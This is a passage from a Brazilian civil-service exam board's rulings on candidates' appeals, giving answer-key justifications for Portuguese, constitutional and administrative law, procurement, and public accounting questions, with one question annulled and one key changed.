difícil agradar a todos. Seria bom pesquisar mais sobre o assunto. Era bom viajar pelo mundo!

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
10	01	05	03

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “No último parágrafo do texto, é possível reconhecer a retomada de um posicionamento do enunciador e uma referência a ideias propositivas em relação à situação-problema apresentada, que é um dos recursos textuais característicos”, a alternativa “**D**) do discurso dissertativo.” foi adequadamente indicada como correta.

“É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

Um texto dissertativo tem como finalidade expor uma informação ou argumentar em defesa de uma determinada tese com um interlocutor. Quando o emissor quer apenas apresentar informações, sem a intenção de convencimento, chamamos o texto de dissertativo-expositivo. Porém, quando o objetivo é persuadir o leitor sobre um determinado tema, chamamos o texto de dissertativo-argumentativo. A alternativa “**C**) do discurso indireto.” não pode ser considerada correta. O discurso indireto é a reprodução da fala de uma personagem por meio do narrador. Assim, ele fala pela personagem. O discurso indireto livre é considerado uma junção entre o discurso direto e o indireto, isso porque há diversas intervenções do narrador na fala das personagens. Os discursos direto, indireto e indireto livre são tipos de discurso utilizados principalmente em textos do gênero

literário a fim de marcar as falas presentes na obra. A alternativa “**A**) texto injuntivo.” não pode ser indicada como correta. Texto injuntivo está presente em vários gêneros textuais e tem como principal característica explicar algo ou descrever um método para a realização de alguma atividade. O texto injuntivo é um tipo textual destinado a oferecer instruções e recomendações a seus leitores. Ele pode ser facilmente encontrado em textos como receita médica ou culinária, guias de viagens, material de autoajuda etc. Na internet é comum encontrarmos diversos textos intitulados “Passo a passo” para realizar determinada ação (“Passo a passo para escrever um texto dissertativo-argumentativo”, “Passo a passo para perder peso mais rápido” etc.). Todos esses textos possuem o elemento instrucional ligado à injunção.” A alternativa “**B**) do texto prescritivo.” não pode ser considerada correta. Os textos prescritivos, literalmente nos remetendo à noção de prescrever, caracterizam-se por algo que deve ser cumprido à risca, cujas instruções são inquestionáveis, ou seja, devemos segui-las ao “pé da letra”, especificamente dizendo.

Fontes:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- GARCIA, Othon M. Comunicação em prosa moderna: aprendendo a escrever, aprendendo a pensar. 14 ed. – Rio de Janeiro: Editora da Fundação Getúlio Vargas, 1988.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
11	02	15	01

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Segundo as informações e ideias trazidas ao texto, é correto afirmar que:”, a alternativa “**A**) O autor estabelece uma afirmativa hipotética acerca da violência psicológica, apresentando também algumas de suas consequências.” foi adequadamente indicada como correta de acordo com os trechos destacados a seguir, assim como são incorretas as demais alternativas também de acordo com os destaques a seguir:

D) No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas. Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.

A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, deixando marcas visíveis e emocionais profundas. **A)** Já a violência psicológica, talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.

B) A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. **C)** Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.

Fonte:

- O próprio texto.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
12	13	10	09

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§), a expressão introdutória do período destacado indica:”, a alternativa “**A**) Temporalidade concomitante.” foi adequadamente indicada como correta. “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” O termo “enquanto” introduz oração subordinada adverbial, dando ideia de: tempo: durante o tempo em que, no tempo em que, sempre que, quando. “pensa nas horas de lazer, enquanto trabalha” Significado de “Enquanto isso” Expressão usada em enunciações para indicar, dentro de uma narração, outro fato, que ocorre em outro lugar, mas no mesmo espaço temporal. A filha trabalhava e estuda, enquanto isso, seu pai preparava o jantar e cuidava da casa. “A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§) A ideia de temporalidade concomitante pode ser reconhecida em relação ao exposto anteriormente no parágrafo. A alternativa “**D**) Frequência de um fato independentemente de eixo referencial.” não pode ser indicada como correta, de acordo com o exposto anteriormente. A alternativa “**C**) Ocasão referente ao momento exclusivo da enunciação.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) A consumação de um processo.” não pode ser considerada correta de acordo com o exposto anteriormente.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- FARACO, Carlos Alberto. Português: língua e cultura, ensino médio, volume único. Curitiba: Base Editora, 2003.
- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
14	15	03	06

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando o contexto, pode-se afirmar que, dentre os termos destacados a seguir, tem seu significado expresso de forma correta o indicado em:”, a alternativa “**B**) “[...] constatar que muitas mulheres” / averiguar” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas.”

Constatar: Averiguar a veracidade de algo: averiguar, verificar, apurar, certificar-se, investigar, procurar, sondar, pesquisar, estudar, examinar, explorar, analisar. Exemplo: Não conseguimos constatar todos os acontecimentos daquela noite. Dentre os possíveis significados de averiguar temos: 22 sinônimos para 3 sentidos da palavra:

Examinar: 1 estudar, pesquisar, explorar, analisar, examinar, investigar, procurar, sondar, verificar.

Concluir: 2 apurar, certificar-se, concluir, constatar, deduzir, deslindar, reconhecer.

Informar-se: 3 esquadrinhar, indagar, informar-se, inquirir, inteirar-se, interrogar.

A alternativa “**D**) “desconheçam os diferentes tipos de violência feminina” / experienciam” não pode ser indicada como correta.

Desconhecer: verbo 1. transitivo direto não ter conhecimento de, não conhecer; ignorar.

"d. um regulamento, uma lei"

2. transitivo direto e pronominal : não (se) reconhecer.

Experienciar: verbo direto · transitivo direto mesmo que experimentar.

A alternativa “**A**” “é alarmante constatar” / contudente” não pode ser considerada correta.

Alarmante adjetivo de dois gêneros 1. que causa alarme, que sobressalta; assustador, aterrador. "boato a." 2. que apresenta gravidade, perigo; inquietante. "o agravamento da doença gerou um quadro clínico alarmante"

Constatar verbo 1. transitivo direto descobrir a verdade de; verificar (os fatos). "o delegado foi pessoalmente constatar as circunstâncias do crime" 2. transitivo direto tomar conhecimento; perceber. "os visitantes constatarem as precárias condições do hospital".

Fonte:

- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
15	03	01	05

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “A repetição indevida de palavras e/ou expressões pode comprometer o texto em relação ao nível de linguagem e clareza na transmissão da mensagem produzida. Assim, pode-se observar a seguir o emprego de termos que funcionam como elementos de coesão que mantêm o referente textual já introduzido e que impedem tal inadequação, com EXCEÇÃO de:”, a alternativa “**B**” “Conversas abertas sobre questões relacionadas à violência de gênero [...]” (7o§)” foi adequadamente indicada como correta.

Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental **A** nesse processo (referência ao processo citado no parágrafo anterior), pois são espaços privilegiados para a disseminação de conhecimento e valores. **C** Ao incluir em suas grades curriculares (suas grades, referência às grades curriculares das escolas) conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

D Além disso, (disso = referência ao citado no parágrafo anterior) é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. **B** Conversas abertas sobre questões relacionadas à violência de gênero (não há referência) e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
18	24	17	23

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. Vale ressaltar que as alternativas I e II estão corretas nos termos do Art. 46 §§ 2º e 3º e 47 da Constituição Federal e estão incorretas as alternativas III e IV dos Arts. 46 §1º e 45 §1º da CF.

A afirmativa III está incorreta, pois indica que “poderão eleger até três Senadores”, a lei fixa um quantitativo certo e determinado de 03, não havendo margem para menos.

Fonte:

- Art. 46 §§ 2º e 3º e 47 da Constituição Federal e Arts. 46 §1º e 45 §1º da CF.

BRANCA	VERDE	AMARELA	AZUL
20	18	19	22

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito, nos termos do Art. 49, inciso XVI e 51, incisos I, II e V da Constituição Federal.

As alternativas são reprodução do texto legal, contudo, apenas uma trata de competência exclusiva do Congresso Nacional, as demais reportam a atos de competência privativamente da Câmara dos Deputados.

Fonte:

- Art. 49, inciso XVI e 51, incisos I, II e V da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
21	16	18	21

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam o candidato a ausência de uma alternativa correta. A referida alegação deve ser rejeitada.

I. Os Deputados e Senadores, desde a expedição do diploma, serão submetidos a julgamento perante o **Superior Tribunal de Justiça. (Supremo Tribunal Federal)** – Art. 53 §1º

II. Desde a expedição do diploma, os membros do Congresso Nacional não poderão ser presos, salvo em flagrante de crime inafiançável. Nesse caso, os autos serão remetidos dentro de vinte e quatro horas à Casa respectiva, para que, pelo voto da maioria de seus membros, resolva sobre a prisão. - Art. 53 §2º

III. O pedido de sustação será apreciado pela Casa respectiva no prazo de quarenta e cinco dias **(improrrogável), prorrogável por igual período**, do seu recebimento pela Mesa Diretora. - Art. 53 §4º

IV. Os Deputados e Senadores não serão obrigados a testemunhar sobre informações recebidas ou prestadas em razão do exercício do mandato, nem sobre as pessoas que lhes confiaram ou deles receberam informações. - Art. 53 §6º

A alegação deve ser rejeitada eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei. Ao analisar as questões verifica-se que as alternativas I e III estão incorretas nos termos do Art. 53, §§ 1º e 4º da CF e as alternativas II e IV estão corretas nos termos do Art. 53, §§ 2º e 6º da CF.

Fonte:

- Art. 53, §§ 1º e 4º da CF e o Art. 53, §§ 2º e 6º da CF.

BRANCA	VERDE	AMARELA	AZUL
22	25	21	17

Recurso Procedente. Gabarito alterado para alternativa B.

A alegação de mais de uma alternativa correta deve ser rejeitada eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei.

Ao analisar o gabarito o mesmo deve ser alterado para letra B, nos termos do Art. 58, incisos I, III, VI e IV da Constituição Federal. A alternativa correta é a apreciar programas de obras, planos nacionais, regionais e setoriais de desenvolvimento e sobre eles emitir parecer.

Fonte:

- Art. 58, incisos I, III, VI e IV da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
23	22	20	25

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos a ausência de uma alternativa correta. As referidas alegações devem ser rejeitadas.

A alegação deve ser rejeitada eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei, nos termos do Art. 7, §§ 2º e 3º, Art. 8º e Art. 5º da Lei 12.527/2011.

Fonte:

- Art. 7, §§ 2º e 3º, Art. 8º e Art. 5º da Lei 12527/2011.

BRANCA	VERDE	AMARELA	AZUL
25	20	16	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos a ausência de uma alternativa correta, bem como alegam mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei nos termos do Art. 8º, incisos I, II e III (alternativas A,B e C) tratam sobre os deveres dos usuários e Art. 6º inciso V (alternativa D) o direito básico do usuário, tudo conforme da Lei 13.460/2017.

Fonte:

- Art. 8º, incisos I, II e III e Art. 6º inciso V da Lei 13460/2017.

BRANCA	VERDE	AMARELA	AZUL
26	29	30	28

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Apresentados recursos diversos que pugnam pela não possibilidade de auferir se o princípio da impessoalidade foi observado e/ou alegando que não foi observada a impessoalidade, uma vez que o ato é interna corpus e, desta feita, atingiria apenas aos funcionários da Câmara e não a todas as pessoas e, por conseguinte, não haveria a impessoalidade. Não possuem razão no mérito, nem em um caso, nem em outro. Presente a legalidade do ato, não havendo a indicação de qualquer elemento que pudesse afastar a impessoalidade e indicação ao que se objetiva fazer, o candidato não pode “imaginar” aquilo que não está no problema. Logo, aquilo que foi descrito é que a norma objetivou e nada induz a não ter feito para todos, alterou algum procedimento interno relativo a todos os funcionários. No que tange à inobservância da impessoalidade, o ato atinge todos aqueles que estão

sujeitos à norma de forma igual, o problema não indica nada em sentido reverso e o candidato não pode “imaginar” o que não está no problema, para justificar qualquer resposta.

Fonte:

- Hermenêutica da questão e princípios da administração pública.

BRANCA	VERDE	AMARELA	AZUL
28	32	32	33

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Recurso apresentado pede a anulação da questão, pela presença de duas assertivas que podem ser consideradas corretas, gerando a anulação da questão. Não existe razão no recurso apresentado. A questão é respondida pelo § 1º do Artigo 1º da Lei Nº 11.107 de 2005 – Lei Nacional que dispõe sobre normas gerais de contratação de consórcios públicos e dá outras providências “§ 1º O consórcio público constituirá associação pública ou pessoa jurídica de direito privado”. Quanto aos consórcios públicos, sejam de natureza associativa, sejam de natureza privada, todo consórcio público implica em contratação entre os entes públicos e não entre privados.

Fonte:

- Maria Sylvia Zanella Di Pietro, Normas de Direito Administrativo e Lei 11.107/05.

BRANCA	VERDE	AMARELA	AZUL
29	33	26	27

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Recursos apresentados no intuito de anular a questão, pela inaplicabilidade da teoria dos motivos determinantes ao caso aplicado. Seja por não ser um ato que comportaria em tese a sua aplicação, seja pela possibilidade de convalidação do ato, uma vez afastada a teoria. Impossível concordar com os recorrentes. Em primeiro lugar, a questão expressamente pede a aplicação da teoria e a solução do problema a partir da aplicação desta. Trata-se de delimitação do que deve ser aplicado. Diga-se nenhuma das respostas apresentadas sequer permite a interpretação de afastabilidade da teoria em questão. No mérito da questão, por sua vez, a teoria dos motivos determinantes, aplicada ao caso concreto, determina, sem qualquer sombra de dúvidas, que uma vez feita a publicação com a indicação do motivo, inexistindo o motivo, o ato não pode ser convalidado, deve ser refeito, se for o caso, e apenas poderá produzir efeitos deste momento em diante.

Fonte:

- Hermenêutica e doutrina administrativa relativa à teoria dos motivos determinantes, inclusive julgados.

BRANCA	VERDE	AMARELA	AZUL
30	31	28	26

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Recursos apresentados no sentido de alegar que houve erro na questão. Em suma, as alegações indicam erro de linguagem na redação de uma ou mais hipóteses apresentadas, gerando dificuldade de compreensão do que está escrito; pleiteiam erro na afirmativa “I”, indicando que houve supressão da palavra “não”, que estaria no texto literal da lei e que todas as afirmativas estão erradas ou que todas estão corretas, sendo este o escopo dos recursos apresentados. Não existe mérito em nenhuma das alegações. Primeiramente, as afirmativas não repetiram o texto da lei, apenas refletiram o que da lei se depreende. O que resolve, inclusive, a questão da supressão da palavra “não” do texto legal, o que foi alegado em alguns recursos. Não há diferença em se utilizar o não ou se escrever o mesmo conteúdo, sem a presença do “não”, falando no positivo e gerando a mesma

interpretação de texto: “I – A despeito de irregularidade a decisão sobre a suspensão da execução ou declaração de nulidade do contrato decorrente somente será adotada na hipótese em que se revelar que a medida é de interesse público. Sendo possível, em determinados casos a continuidade do contrato e pela solução da irregularidade por meio de indenização por perdas e danos.” (sendo o Parágrafo único, do art. 147: Caso a paralisação ou anulação não se revele medida de interesse público, o poder público deverá optar pela continuidade do contrato e pela solução da irregularidade por meio de indenização por perdas e danos, sem prejuízo da apuração de responsabilidade e da aplicação de penalidades cabíveis.) Inobstante a contradição lógica de recursos pleiteando, nas demais afirmativas, a noção de estarem todas erradas e outros de estarem todas corretas, não existe dúvida. A Afirmativa III, está correta, Art. 148 e §1º da norma específica. E as demais erradas, no caso da II, as situações descritas não se distinguem em solução, no caso da afirmativa IV, o Art. 149 da lei é claro, ao indicar que existe sim a obrigação indenizatória, no caso de não ter dado culpa à nulidade o contratado, este deve ser indenizado. Improcedentes os recursos.

Fonte:

- Lei de licitações, hermenêutica da questão e da norma.

BRANCA	VERDE	AMARELA	AZUL
33	27	35	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Apresentados recursos no sentido de pedir em geral, a anulação da questão, e/ou a alteração do gabarito oficial, para retratar como resposta correta a opção que indica “comunicar o fato diretamente ao chefe do órgão ao qual está vinculado”. A questão aborda a obrigação legal do agente de controle interno em agir. Denote-se, o “analista de controle interno”, por definição legal e função estabelecida em lei, deve agir, ainda além do que qualquer outro agente público, uma vez que sua função é inata à função de controle e vigilância, conforme se depreende do cargo. Neste sentido, a obrigação de agir do servidor é o de dar conhecimento do fato, a todos aqueles que possuem poder legal de agir. Não está atrelado à informação sobre o ato, inclusive, o problema indica que o próprio servidor “entende”, que o ato é ilegal, a interpretação igual, relativa à legalidade do ato, seja ao chefe imediato, seja às autoridades/órgãos que possam ser notificados sobre o mérito. O que depreende do fato, uma vez que é uma interpretação de ilicitude no ato e não a constatação de algum fato ilegal. Existe, no caso diferença. Posto isto, cabe ao agente, dentre as opções apresentadas, o que limitam suas escolhas, no caso problema, selecionar a que cumpre ao que foi narrado de forma correta. A escolha que pode ser feita e faz sentido, é a de buscar a autoridade competente que tenha o poder de agir e, conseqüentemente, de avaliar se houve ou não a ilegalidade identificada pelo agente, resguardando o próprio agente da omissão decorrente do seu dever de agir. Frente ao fato concreto, passível de ocorrer no dia a dia do próprio cargo, a solução que melhor se amolda é a indicada como correta no gabarito. A qual indica quais são as pessoas/órgãos que podem agir, para verificar o ato em si e tomar as medidas cabíveis, as quais, diga-se, não são de competência do agente.

Fonte:

- Hermenêutica da questão.

BRANCA	VERDE	AMARELA	AZUL
35	26	27	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Recurso apresentado pleiteando a anulação da questão, por sua redação induzir a interpretação temporal do momento em que foi realizado o ato, de forma a ficar dissonante com a regra da revogação da licitação por motivo de conveniência e oportunidade. Entretanto, a situação descrita se amolda, perfeitamente, ao Art. 71, II da lei. Indeferido o recurso.

Fonte:

- Lei 14.133/21.

BRANCA	VERDE	AMARELA	AZUL
36	38	39	39

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O recurso interposto foi considerado improcedente, uma vez que o gabarito correto da questão é a alternativa onde se lê “natureza credora do ativo imobilizado” e na sua argumentação o candidato, o mesmo afirma que a banca considerou a alternativa que diz se tratar de uma despesa, como sendo a correta, há divergências no recurso do candidato. A depreciação acumulada é uma conta redutora do ativo de natureza credora, pois se o ativo é de natureza devedor, a conta redutora de depreciação acumulada deverá ser de natureza credora, nesse caso, do grupo imobilizado.

A natureza da conta de depreciação acumulada é de natureza credora, pois deverá reduzir o valor da conta veículos que se encontra no ativo imobilizado da instituição. A natureza da conta do Ativo é devedora, portanto, como a depreciação é uma conta redutora ela terá a sua natureza contrária, sendo credora, do ativo imobilizado. Logo, a resposta correta da questão é a alternativa C.

Fonte:

- https://www.crcrs.org.br/arquivos/palestras/011223_encerramento_balanco.pdf

BRANCA	VERDE	AMARELA	AZUL
39	36	36	43

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O recurso interposto foi considerado improcedente, uma vez que o candidato afirma que bens para consumo não devem ser classificados como estoques, contrariando a NBC TSP 04.

A Norma Brasileira de Contabilidade NBC TSP 04 – Estoques, exclui os exemplos de estoques das alternativas A, C e D como alcance da norma. E enumera os tipos de estoques do poder público alcançados pela norma, como exemplo material de consumo. Logo, a alternativa correta da questão é a letra B.

BRANCA	VERDE	AMARELA	AZUL
40	43	43	37

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O recurso interposto foi considerado improcedente, pois a argumentação do candidato contraria a composição do anexo de metas fiscais, evidenciado na Lei Federal 101/2000. A resposta correta da questão permanece sendo a alternativa C onde diz sobre “a avaliação dos passivos contingentes e outros riscos”, esse assunto deverá ser tratado no anexo de riscos fiscais, e não de metas fiscais.

Na Lei de Responsabilidade Fiscal nº 101/2000, na seção Planejamento, é evidenciado que avaliação dos passivos contingentes e outros riscos capazes de afetar as contas públicas, informando as providências a serem tomadas, caso se concretizem, deverá fazer parte do anexo de riscos fiscais, art. 4, § 3º da Lei Federal 101/2000. Logo, a resposta correta da questão é a alternativa C.

BRANCA	VERDE	AMARELA	AZUL
42	37	40	38

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O recurso interposto foi considerado improcedente, uma vez que a argumentação do candidato em afirmar que o crédito adicional deverá ser o suplementar, está de acordo com o gabarito correto da questão, alternativa B.

Segundo o Manual da Contabilidade aplicada ao Setor Público, no tópico 4.3 créditos orçamentários e adicionais, segundo a Lei Federal 4.320/64, os créditos adicionais suplementares têm como finalidade reforçar o saldo das dotações orçamentárias por insuficiência de saldo.

BRANCA	VERDE	AMARELA	AZUL
44	47	48	45

Atualizado em 07/06/2024.

Recurso Procedente. Questão Anulada.

A questão solicitou que fosse identificado o registro da operação a seguir:

Alternativa	Débito		Total de Débitos	Crédito		Total de Créditos
	Mercadorias para revenda	Tributos a Recuperar		Fornecedores	Caixa	
A)	47.625,60	16.374,40	64.000,00	60.000,00	4.000,00	64.000,00
B)	49.200,00	15.351,00	64.551,00	60.000,00	4.551,00	64.551,00
C)	64.000,00	11.520,00	75.520,00	70.665,60	4.854,40	75.520,00
D)	60.000,00	16.374,40	76.374,40	72.374,40	4.000,00	76.374,40

Na alternativa A) os valores foram considerados da seguinte forma: (1) Valor do custo de aquisição líquido das mercadorias para revenda = Compras + Gastos com Transporte – Tributos a Recuperar = 47.625,60; (2) Tributos a recuperar = ICMS a recuperar + COFINS a recuperar + PIS a recuperar = 16.374,40; (3) Fornecedores = 60.000; (4) Caixa = 4.000; na alternativa B) as mercadorias foram consideradas pela diferença entre o valor de compra e o valor do ICMS sobre elas; na alternativa C) as mercadorias foram consideradas pelo valor de aquisição + gasto com transporte; na alternativa D) as mercadorias foram consideradas pelo valor de aquisição.

A questão objetivou avaliar o conhecimento acerca do método das partidas dobradas e da obrigatoriedade de igualdade entre origens e aplicações, tendo para tal o lançamento sido apresentado erroneamente. Entretanto, após análise minuciosa da mesma, verificou-se que de fato resolvê-la tornou-se impraticável, considerando falha no comando para apontar a possibilidade de considerar os valores de cada conta.

Da forma como foi apresentado: **“Considerando somente as informações apresentadas, o lançamento contábil que registra essa operação é”**, o comando apresenta a falha de exigir que se considere somente as informações apresentadas e o lançamento contábil, o qual necessariamente tem que apresentar contas devedoras e credoras com total equivalente.

Deveria ter sido apresentado: **“De acordo com as informações e considerando também os valores registrados em cada conta, o lançamento contábil que evidenciaria a operação é”**, o comando direcionaria para a possibilidade de considerar os valores registrados em cada conta.

Portanto, não apresenta alternativa correta, e deve ser **“anulada”**.

Fontes:

- EQUIPE DE PROFESSORES DA FEA/USP. **Contabilidade Introdutória**. 12 ed. São Paulo: Atlas, 2019.
- GELBCKE, E. R.; et al. **Manual de Contabilidade Societária**: aplicável a todas as sociedades: de acordo com as normas internacionais e do CPC. 3 ed. São Paulo: Atlas, 2018.

BRANCA	VERDE	AMARELA	AZUL
46	45	47	50

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão em voga refere-se à NBC TG 09 – Demonstração do Valor Adicionado, mas não trata somente dela, considerando que o conteúdo abordado está contido no edital no item “Demonstrações Contábeis de que trata a Lei nº. 6.404/76 e alterações posteriores: Balanço Patrimonial, Demonstração dos Lucros e Prejuízos Acumulados, Demonstração do Resultado do Exercício, Demonstração dos Fluxos de Caixa”, mas discrimina apenas algumas das demonstrações, enquanto no item refere-se de forma geral a todas. Dessa forma, não se verifica extrapolação dos limites solicitados no edital.

Em relação aos questionamentos, o valor da venda de mercadorias corresponde ao valor bruto da venda, inclusos os impostos e deduzidas as vendas canceladas e devoluções, tendo havido o valor de R\$ 3.000,00 referente a vendas canceladas, assim o valor correto da venda de mercadorias corresponde a R\$ 147.000,00; o valor do CMV tem que ser calculado deduzindo-se o total de impostos inclusos no preço de compra, como o ICMS, que corresponde a um “imposto por dentro”, e dessa forma o CMV a ser apresentado na DVA corresponde a $(52.500/0,82) = 64.024,39$; e, as retenções são compostas pela Depreciação, Amortização, Exaustão. Os valores dos tributos serão apresentados na segunda parte da DVA, como distribuição da riqueza para o Estado. Assim, a afirmativa I está incorreta, sendo as assertivas verdadeiras apenas II, III e IV.

Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- BRASIL. **Lei nº. 6.404, de 17 de março de 1976.** Lei das Sociedades Anônimas.
- CONSELHO FEDERAL DE CONTABILIDADE. **Norma Brasileira de Contabilidade, NBC TG 09 (R1), de 07 de dezembro de 2023.** Aprova a NBC TG 09 (R1) – Demonstração do Valor Adicionado.
- GELBCKE, E. R.; et al. **Manual de Contabilidade Societária:** aplicável a todas as sociedades: de acordo com as normas internacionais e do CPC. 3 ed. São Paulo: Atlas, 2018.

BRANCA	VERDE	AMARELA	AZUL
47	44	46	49

Atualizado em 07/06/2024.

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão em voga refere-se à NBC TG 09 – Demonstração do Valor Adicionado e o conteúdo abordado está contido no item “Demonstrações Contábeis de que trata a Lei nº. 6.404/76 [...]”, que refere-se de forma geral a todas as DC, não havendo extrapolação do edital.

Em relação aos questionamentos sobre a distribuição da riqueza:

INCORRETA - I. A Remuneração de Pessoal evidenciará um valor de R\$ 24.310,00, sendo R\$ 17.000,00 de Remuneração Direta, R\$ 5.950,00 de INSS e R\$ 1.360,00 de FGTS – A distribuição de riqueza destinada a Pessoal inclui valores apropriados ao custo e ao resultado do exercício na forma de: Remuneração direta (salários, 13º salário etc.); Benefícios; e, FGTS.

CORRETA - II. A Remuneração ao Governo evidenciará um valor de R\$ 29.504,01, sendo R\$ 23.554,01 de impostos e R\$ 5.950,00 de contribuição ao INSS – Impostos, taxas e contribuições – valores relativos ao IR, CSLL, INSS (empregador) e demais impostos e contribuições a que a empresa esteja sujeita. Para os impostos compensáveis, devem ser considerados apenas os valores devidos ou já recolhidos.

INCORRETA - III. A Remuneração do Capital de Terceiros evidenciará um valor de R\$ 10.850,00, sendo R\$ 1.350,00 de juros passivos e R\$ 9.500,00 de despesa com utilidades e serviços – Remuneração de capitais de terceiros – Juros (despesas financeiras etc.); Aluguéis – creditados a terceiros; Outras – transferência de riqueza a 3ºs; despesas com utilidades e serviços constituem-se em insumos de terceiros na formação da riqueza.

CORRETA - IV. A Remuneração do Capital Próprio evidenciará um valor de R\$ 25.581,60, sendo R\$ 15.348,96 de dividendos e R\$ 10.232,64 de lucros retidos – Remuneração de capitais próprios – remuneração atribuída aos sócios e acionistas, devendo o total desse grupo ser igual ao resultado líquido do exercício, inclui: Juros sobre o capital próprio (JCP) e dividendos; Lucros retidos e prejuízos do exercício.

